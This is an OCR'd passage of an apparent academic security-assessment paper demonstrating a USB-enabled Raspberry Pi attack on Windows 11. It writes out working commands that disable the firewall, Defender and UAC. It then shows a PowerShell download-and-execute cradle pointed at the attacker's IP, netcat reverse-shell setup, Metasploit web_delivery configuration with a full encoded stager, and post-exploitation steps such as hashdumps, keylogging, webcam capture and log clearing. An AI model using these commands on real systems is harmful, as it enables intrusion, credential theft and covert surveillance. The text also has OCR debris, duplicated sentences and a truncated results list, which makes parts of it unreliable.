


Fig. 8: Attack Process

1. Planning Stage – Pre-Attack:

During the planning stage, reconnaissance activities aim to gather information about the target system, including its network architecture and vulnerabilities. Scanning tools are utilized to identify operating systems and system weaknesses. Target selection is focused on specific goals and attack vectors. Weaponization involves crafting and embedding malicious code into delivery mechanisms, such as USB devices, to lay the groundwork for subsequent stages of the attack.

2. Intrusion Stage - Attack:

Using data gathered in the planning phase, attackers attempt unauthorized entry into the target system or network. Upon success, they transport a weaponized payload to the target through various means, exploiting vulnerabilities. They then execute the payload to establish a foothold, actively infiltrating the system, and creating a persistent presence using techniques such as reverse shells. This sequence of activities enables attackers to maintain access, carry out further actions, and potentially exfiltrate sensitive data from the compromised system.

3. Command and Control Stage – Post-Attack:

Upon successful infiltration and foothold establishment, control over the compromised systems is attained to execute intended actions. This involves setting up a command server, establishing covert communication channels, executing actions such as data exfiltration or lateral movement, and maintaining persistence to evade detection and removal. These activities are crucial for managing and controlling compromised systems and ensuring continued access for malicious purposes.

2) Attack Mechanism:

In this demonstration, the victim device, the IoT device, and the attacker device are connected to the same Wi-Fi WLAN network. Alternatively, for other cases, a LAN for victim-to-attacker connection and an AWLAN for IoT device-to-attacker connection could be implemented. Two attack options, namely Option 1 and Option 2, are available.

Option 1 represents the typical attack scenario, featuring an automated process that involves inserting the USB-enabled IoT device into the target device, triggering the automatic execution of the keyboard script.

The second option comes into play if Option 1 encounters issues. This alternative requires a manual override through an SSH connection to the IoT device. In this scenario, the attacker establishes a connection to the IoT device and manually executes the attack by running the keyboard script. Fig. 9 shows a detailed view of the attack mechanism.




Fig. 9: Attack Mechanism Diagram

As shown in Fig. 9, typical attack scenario begins by connecting the Raspberry Pi IoT device to the unlocked victim machine. The device automatically boots up, connects to the Wi-Fi WLAN network, and executes the python script which performs the following actions:

1. Run the PowerShell with Administrative privileges and hide the window.
2. Manipulate Windows Registry Security Configurations:
   a. Lower the level of UAC on Windows to level 1
   b. Turn off the Firewall
   c. Turn off Windows Defender Real-Time Monitoring
3. Download and execute the *payload.ps1* on PowerShell
4. Close any windows it opened.

Once the payload is executed successfully, a *netcat* PowerShell reverse (bind) shell is activated on the Kali Linux machine. Through the PowerShell, commands can be executed on the Windows device. Further, using the Metasploit – *msf6*, this *netcat* session is upgraded to the Meterpreter session using the *windows/x64/meterpreter/reverse_http* payload and the */multi/script/web_delivery* exploit. The web_delivery module provides a stealthy way to deliver a payload during post exploitation over HTTP or HTTPS [77].

This module features a PowerShell method designed to generate a string intended for execution on a remote Windows machine. This is useful in evading detection and creating an Advanced Persistent Threat (APT). Fig. 10 illustrates the attack mechanism adopted in this security assessment.




Attack Process
Intrusion Stage - Attack
Success Check
Post Attack Stage
Processes
Plugin the malicious USB IoT device
Start
Startup
Connect to Wi-Fi
Execute keyboard.py
Start PowerShell in a hidden window
Disable Firewall
Disable Antivirus Real-Time Protection
Manipulate Registry
Disable UAC
Disable Antimalware
Allow xecution of local scripts
Download and Execute payload.ps1
Attack Successful
Yes
No
Connect to IoT Device via SSH
Execute keyboard.py via SSH
PowerShell everse Shell session established
Command and Control
Run PowerShell
Navigate directories
Start and kill processes
Upgrade to Meterpreter Advanced Shell
Execute meterpreter shell commands
webcam_snap
run_hashdump
run_keylogger
Maintain or terminate the attack
End

Fig. 10: Attack Mechanism

The Attack mechanism diagram provide a description for the flow of activities, defining the attack and the post attack stages of this implementation.

Implementation

This section provides a detailed explanation of the Windows OS attack using the USB-enabled IoT device is provided. The tools and technologies mentioned in the methodology design stage are described. Before the actual attack is began, the local python server and the *netcat* listener must be started on the Kali Linux machine. In addition, the payload must be configured with the right ports and IP addresses. The python 3 server is configured on port 80 and the *netcat* listener is on port 4040 as shown in Fig. 11.



```
┌──(root㉿kali)-[/home/kali/Desktop/server]
└─# python3 -m http.server --bind 0.0.0.0 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.40 - - [08/Jan/2024 14:20:26] "GET /payload1.ps1 HTTP/1.1" 200 -
192.168.1.40 - - [08/Jan/2024 14:20:39] "GET / HTTP/1.1" 304 -

┌──(root㉿kali)-[/home/kali/Desktop/server]
└─# nc -lvnp 4040
listening on [any] 4040 ...
```

Fig. 11: Python Local Server and Netcat Listener Started

1) Stage 1- Intrusion - Attack: The activities in this stage are automated using the python script file. With reference to The attack procedure and the mechanism used in this experiment are described in this section. It contains in-depth charts and figures to provide readers a thorough grasp of the security assessment.

1) Attack Process, activities including payload delivery, exploitation, installation, infiltration and foothold establishment is carried out in this stage.

Procedure:

1. Plugin the malicious USB IoT device


As described in the previous chapter, the attack process begins with plugging in the malicious USB device to the victim device. The Raspberry Pi device will boot up and automatically execute the keyboard.py file which will start the keystroke injection on the target device. The keyboard.py file will start the Windows Run tool by executing the WIN + R combination which is issued by the script.

2. Start PowerShell in a hidden window:

Through the Run tool, the python script starts PowerShell with administrative privileges in a hidden window using the command, *powershell.exe -executionpolicy bypass -w hidden*. The *-executionpolicy bypass* parameter determines the circumstances in which PowerShell loads scripts and configuration files to "*bypass*" allowing execution of scripts without any restrictions, overriding the configured execution policies.

3. Disable Firewall and Windows Defender Antivirus

The keyboard.py script then turns off the Windows Defender Real-time protection using the command shown in Fig. 12. The *Set-MpPreference* cmdlet in PowerShell is used to modify settings related to Windows Defender (Microsoft Defender Antivirus) preferences. This command is effective only if the *Tamper Protection is Disabled* in the Virus & Threat Protection settings on the Windows 11 device. If the *Tamper Protection is Enabled*, the attack employs Option 2 which leverages the SSH connection.




```
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
Set-MpPreference -DisableRealtimeMonitoring $true
```

Fig. 12: Turning off Windows Firewall and Antivirus Real-Time Protection

After disabling the antivirus and the firewall, some security configurations in the Windows OS registry such as, Windows User Account Controls (UAC) and execution policies should also be disabled.

4. Manipulating Windows Registry Security Configurations:

The script proceeds to modify Windows Registry security settings by executing the commands as demonstrated in Figure 13Fig. 13.



```
Set-ItemProperty -Path 'HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender' -name 'DisableAntiSpyware' -value 1

Set-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System' -name 'EnableLUA' -value 0;

Set-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System' -name 'ConsentPromptBehaviorAdmin' -value 0;

Set-ItemProperty -path 'HKLM:\SOFTWARE\Microsoft\PowerShell\\1\ShellIds\Microsoft.PowerShell' -name 'ExecutionPolicy' -value 'RemoteSigned' ;
```

Fig. 13: Windows Registry Security Configurations Manipulation Commands.

The HKLM – "*HKEY_LOCAL_MACHINE*" stands for "Hive Key, Local Machine" in the context of the Windows Registry. It is a top-level registry hive in the Microsoft Windows operating system's hierarchical database structure, which it uses to store configuration data and settings [78], [79], [80].

A. Disable Windows Defender Anti-Spyware

The first PowerShell command modifies the registry key associated with Windows Defender AntiSpyware protection. It specifically sets the DisableAntiSpyware registry value under the specified path to a value = 1, effectively disabling Windows Defender AntiSpyware protection.

B. Modifying User Account Control (UAC):

The second command lowers the Windows UAC security level to zero. The Windows UAC property – *EnableLUA* (Limited User Account), determines if the user is notified by Windows User Account Controls (UAC) when programs attempt to make modifications to the machine. If level 0 is selected, no alerts will be sent to the user whenever an application attempts to modify the system.

C. Modify Consent Prompt Behavior for Administrators:


The next command lowers the UAC consent prompt level for the activities performed by the administrator. If the *"ConsentPromptBehaviorAdmin"* registry value is set to 0, the system will not notify the user or ask for administrator credentials when certain actions are about to be performed to prevent unauthorized changes to the system.

D. Set PowerShell Execution Policy:

The last command as shown in Fig. 13 allows Execution of Local Scripts Without Restrictions, but requires remote (downloaded) scripts to be signed by a trusted publisher. The "*ExecutionPolicy*," property determines the script execution policy and the value of the "*ExecutionPolicy"* property is set to *"RemoteSigned*."

1. Download and Execute the Payload:

Lastly, as shown in Figure 14, the script executes the command to download the payload from the attacker machine or remote server and executes it in the hidden PowerShell window. This marks the phase in the attack process where the payload is delivered, installed, or executed. Infiltration and foothold establishment are achieved upon successful execution.



```
  "iex(New-Object
System.Net.WebClient).DownloadString('http://
192.168.1.43/payload1.ps1'); payload1.ps1"
```


Fig. 14: Download and Execute the Payload Command

Command Breakdown:

- ***iex*:** this is a short form for “*Invoke-Expression*”, whisch is a cmdlet used to run a PowerShell expressions or commands.
- ***(New-Object System.Net.WebClient):*** This command section creates a new instance of the “*System.Net.WebClient*”, which is a class in .NET used download content from a specified URI.
- ***DownloadString('http://192.168.1.43/payload1.ps1'):*** The “*DownloadString”* method is then called with the URL "http://192.168.1.43/payload1.ps1" as an argument. It then downloads the content of the specified URL (*'http://192.168.1.43/payload1.ps1'*), which is the payload.
- ***payload1.ps1*:** lastly, the downloaded payload script is executed on the local PowerShell.

This command downloads the PowerShell payload.ps1 script from the URL - *'http://192.168.1.43/payload1.ps1* and executes it locally. The *payload1.ps1* contains the script that will give a reverse (bind) shell via the waiting *netcat* listener on the attacker device. The IP address, *192.168.1.43* is the Kali Linux (attacker) IP address. This can be configured based on the environment and the available ports.

As shown in Fig. 15, a ***netcat*** reverse shell session is established upon successful execution of this command. This gives a PowerShell reverse shell is obtained on the attacker machine.




```
┌──(root㉿kali)-[/home/kali/Desktop/server]
└─# nc -lvnp 4040
listening on [any] 4040 ...
connect to [192.168.1.43] from (UNKNOWN) [192.168.1.40] 37960
```

Fig. 15: Netcat Reverse Shell Connection Established

2) Stage 2-Command and Control - Attack: After a successfully infiltration of the victim, and establishing foothold, a control over the compromised systems is established to execute intended actions such as, setting up a command server, establishing a covert communication channel, executing actions remotely, and maintaining persistence. The activities are carried out on the attacker device.

1. Using PowerShell for Command & Control.

From the obtained netcat PowerShell bind shell, basic Windows OS commands like *dir, ls, cd, mkdir, ipconfig*, and *netstat* to advanced commands like *Remotely Starting CMD, Get-NetAdapter, Get-Service, Get-EventLog, Set-ExecutionPolicy, Test-Connection, Debug-Process, Get-WinEvent*, among others can be executed.



File Machine View Input Devices Help
root@kali: /home/kali/Desktop/server
File Actions Edit View Help
root@kali: /home/kali/Desktop/server
root@kali: /home/kali/Desktop/server
kali@kali: ~/Desktop/server

```
PS C:\WINDOWS\system32> start cmd
PS C:\WINDOWS\system32> systeminfo

Host Name:                 DESKTOP-4THUSD
OS Name:                   Microsoft Windows 11 Pro
OS Version:                10.0.22000 N/A Build 22000
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          cos
Registered Organization:   N/A
Product ID:                00330-50023-35479-AAOEM
Original Install Date:     7/24/2023, 10:30:33 PM
System Boot Time:          1/7/2024, 10:58:18 PM
System Manufacturer:       HP
System Model:              HP Pavilion x360 Convertible
System Type:               x64-based PC
```

Fig. 16: View System Information

Any activity that can be carried out on the victim device such as viewing network status and running processes can now be performed from the attacker device.

2. Upgrading to Meterpreter Shell

Meterpreter is a powerful and dynamically extensible payload that is part of the Metasploit Framework. Meterpreter provides a command-line interface and scripting capabilities, providing a more interactive session with the compromised system and allowing execution of various post-exploitation commands. Being an advanced payload, it is extended over the network at runtime and makes use of in-memory DLL injection stagers. Meterpreter offers a full client-side Ruby API and communicates over the stager socket [75], [81]. This security assessment utilizes the *exploit/multi/script/web_delivery* exploit, *windows/x64/meterpreter/reverse_http* payload, and the *PowerShell script* for the web delivery script.


Procedure:

1. Metasploit framework is started using the commands, *sudo msfdb init & msfconsole*. Once started, the following commands are used to setup the payload and the script.

```
sudo msfdb init & msfconsole

use exploit/multi/script/web_delivery
set srvhost 192.168.1.50
set srvport 81
set payload windows/x64/meterpreter/reverse_http
set target 2
set lhost 192.168.1.50
exploit
```

Fig. 17: Metasploit - Meterpreter Configuration Commands


The *options* command displays the required parameters that must be configured while the command *show targets* displays the available *exploit* targets to be utilized. In this experiment, the target is PSH – PowerShell.



```
msf6 exploit(multi/script/web_delivery) > show targets

Exploit targets:
=================

    Id  Name
    --  ----
    0   Python
    1   PHP
=>  2   PSH
    3   Regsvr32
    4   pubprn
    5   SyncAppvPublishingServer
    6   PSH (Binary)
    7   Linux
    8   Mac OS X
```

Fig. 18: PowerShell Exploit target.

The Fig. 19 shows the complete configuration for the parameters: *exploit*, *srvhost*, *srvport*, *payload*, *target*, *lhost*, and *lport*.




```
msf6 exploit(multi/script/web_delivery) > set payload windows/x64/meterpreter/reverse_http
payload => windows/x64/meterpreter/reverse_http
msf6 exploit(multi/script/web_delivery) > options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.1.36     yes       The local host or network interface to listen on. This must be an address
                                        on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  81               yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (windows/x64/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The local listener hostname
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path
```

Fig. 19: Commands Screenshot

The *SRVHOST* is the local host or network interface to listen on. This is the attacker IP address serves the active PowerShell session with the victim device. The *SRVPORT* is the local port to listen on. This is the **netcat** listening port that serves the PowerShell bind shell.


2. With every parameter properly set, when the *exploit* command is executed, the job is started and a Meterpreter PowerShell payload is generated. This command is copied and pasted on the terminal with the active PowerShell reverse shell connection to the victim OS.



```
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started HTTP reverse handler on http://192.168.1.36:8080
[*] Using URL: http://192.168.1.36:81/nWAiKLdnKTuFPh
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8A
bAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJABuAE0APQBuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQAL
gB3AGUAYgBjAGwAaQBlAG4AdAA7AGkAZgAoAFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAFAAcgBvAHgAeQBdADoAOgBHAGUAdABEAGUAZgBhAHUAbAB0AFAAcgBvAHgAeQAoACkALg
BhAGQAZAByAGUAcwBzACAALQBuAGUAIAAkAG4AdQBsAGwAKQB7ACQAbgBNAC4AcAByAG8AeAB5AD0AWwBOAGUAdAAuAFcAZQBiAFIAZQBxAHUAZQBzAHQAXQA6ADoARwBlAHQAUwB5AHMAdAB
lAG0AVwBlAGIAUAByAG8AeAB5ACgAKQA7ACQAbgBNAC4AUAByAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0AWwBOAGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABl
AF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0A
CkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADEALgAzADYAOgA4ADEALwBuAFcAQQBpAEsATABkAG4ASwBUAHUARgBQAG
gALwA3AEsATAB0AFEAaQByAGEAQgBXAHIAbwBTAEQAdAAnACkAKQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8
AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADEALgAzADYAOgA4ADEALwBuAFcAQQBpAEsATABkAG4ASwBUAHUARgBQAGgAJwApACkA
OwA=
msf6 exploit(multi/script/web_delivery) > Interrupt: use the 'exit' command to quit
msf6 exploit(multi/script/web_delivery) > 
```


Fig. 20: Meterpreter PowerShell Payload.

Next, after pasting the payload in the PowerShell terminal, when the exploit is executed, a *meterpreter* session is opened as shown in Fig. 21 and Fig. 22, respectively.



```
[*] Started HTTP reverse handler on http://192.168.1.36:8080
[*] Using URL: http://192.168.1.36:81/nWAiKLdnKTuFPh
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8A
bAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJABuAE0APQBuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQAL
gB3AGUAYgBjAGwAaQBlAG4AdAA7AGkAZgAoAFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAFAAcgBvAHgAeQBdADoAOgBHAGUAdABEAGUAZgBhAHUAbAB0AFAAcgBvAHgAeQAoACkALg
BhAGQAZAByAGUAcwBzACAALQBuAGUAIAAkAG4AdQBsAGwAKQB7ACQAbgBNAC4AcAByAG8AeAB5AD0AWwBOAGUAdAAuAFcAZQBiAFIAZQBxAHUAZQBzAHQAXQA6ADoARwBlAHQAUwB5AHMAdAB
lAG0AVwBlAGIAUAByAG8AeAB5ACgAKQA7ACQAbgBNAC4AUAByAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0AWwBOAGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABl
AF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0A
CkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADEALgAzADYAOgA4ADEALwBuAFcAQQBpAEsATABkAG4ASwBUAHUARgBQAG
gALwA3AEsATAB0AFEAaQByAGEAQgBXAHIAbwBTAEQAdAAnACkAKQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8
AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADEALgAzADYAOgA4ADEALwBuAFcAQQBpAEsATABkAG4ASwBUAHUARgBQAGgAJwApACkA
OwA=
msf6 exploit(multi/script/web_delivery) > Interrupt: use the 'exit' command to quit
msf6 exploit(multi/script/web_delivery) >
[*] 192.168.1.36     web_delivery - Delivering Payload (3946 bytes)
[*] 192.168.1.33     web_delivery - Delivering AMSI Bypass (1394 bytes)
[*] 192.168.1.33     web_delivery - Delivering Payload (3913 bytes)
[!] http://192.168.1.36:8080 handling request from 192.168.1.33; (UUID: ah9lkhfo) Without a database connected that payload UUID tracking will no
t work!
[*] http://192.168.1.36:8080 handling request from 192.168.1.33; (UUID: ah9lkhfo) Staging x64 payload (201820 bytes) ...
[!] http://192.168.1.36:8080 handling request from 192.168.1.33; (UUID: ah9lkhfo) Without a database connected that payload UUID tracking will no
t work!
[*] Meterpreter session 1 opened (192.168.1.36:8080 -> 192.168.1.33:64343) at 2024-01-18 11:09:49 -0500
```


Fig. 21: Meterpreter Session Opened



```
msf6 exploit(multi/script/web_delivery) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  DESKTOP-4THUSD\cos @ DESKTOP-4THUSD  192.168.1.36:8080 -> 192.168.1.33:65112 (192.168.1.33)

msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > 
```

Fig. 22: Active Meterpreter Shell

3. Once the Meterpreter shell is active, various commands can be executed on the victim device. Figure 23 shows an example of a command that shows the victim's device's system information.



```
meterpreter > sysinfo
Computer        : DESKTOP-4THUSD
OS              : Windows 11 (10.0 Build 22000).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > 
```

Figure 23: Meterpreter command to display system information.

Some of the operations and commands that are successfully executed include: *clearev* which erases the Application, System, and Security logs on the target device; *download c:\\boot.ini*, which downloads boot options file; *run post/windows/gather/hashdump* which extracts the contents of the Windows Security Accounts Manager (SAM) database; *webcam_snap; webcam_stream; record_mic; keyscan_start* which starts the keylogger for keystroke recording.

Once the session is active, Meterpreter can be used to perform various post-exploitation tasks, such as gathering system information, escalating privileges, capturing screenshots, accessing files, and pivoting to other systems within the network.

The second option is employed through a SSH connection to the IoT device in case the automatic execution fails. The keyboard.py script is then modified to turn off the Windows Defender Real-Time Monitoring manually. The process includes configuring the script to inject the Windows Home-Key command, then search the word defender. It presses the Enter key, use the tab keys to navigate to the Virus & Threat Protection settings and disable the Real-Time Protection toggle button. I f the administrator prompt appears, a yes command is sent and the Antivirus will be turned off. The attack process then continues normally from step 4 above, Disabling User Account Control (UAC) to gaining access on the victim device. To hide identity during the attack process, the Virtual Machine (Kali Linux – attacker device) to achieve this. Other techniques like Virtual Private Networks (VPN), Medium Access Control (MAC) spoofing, Proxy servers, rerouting among other techniques can be employed to hide identity.


RESULTS AND DISCUSSION

The findings from the methodology employed, as well as in the implementation and analysis stages, presents the following results:

1. The attack successfully achieved its goal by compromising Windows security using an IoT device.
2. The utilization of the USB Protocol played a crucial role in facilitating the success of the attack through the IoT vector.
3. A reverse shell was successfully obtained on the attacker's device, enabling remote command execution and control over the Windows victim machine.
4. The attack is executed successfully without the need to disable the Windows firewall security.

5. The security assessment was successful on Windows 10, Windows 8.1, and Windows

Fig. 24 shows a screenshot for the successful attack using a USB-enabled IoT device.

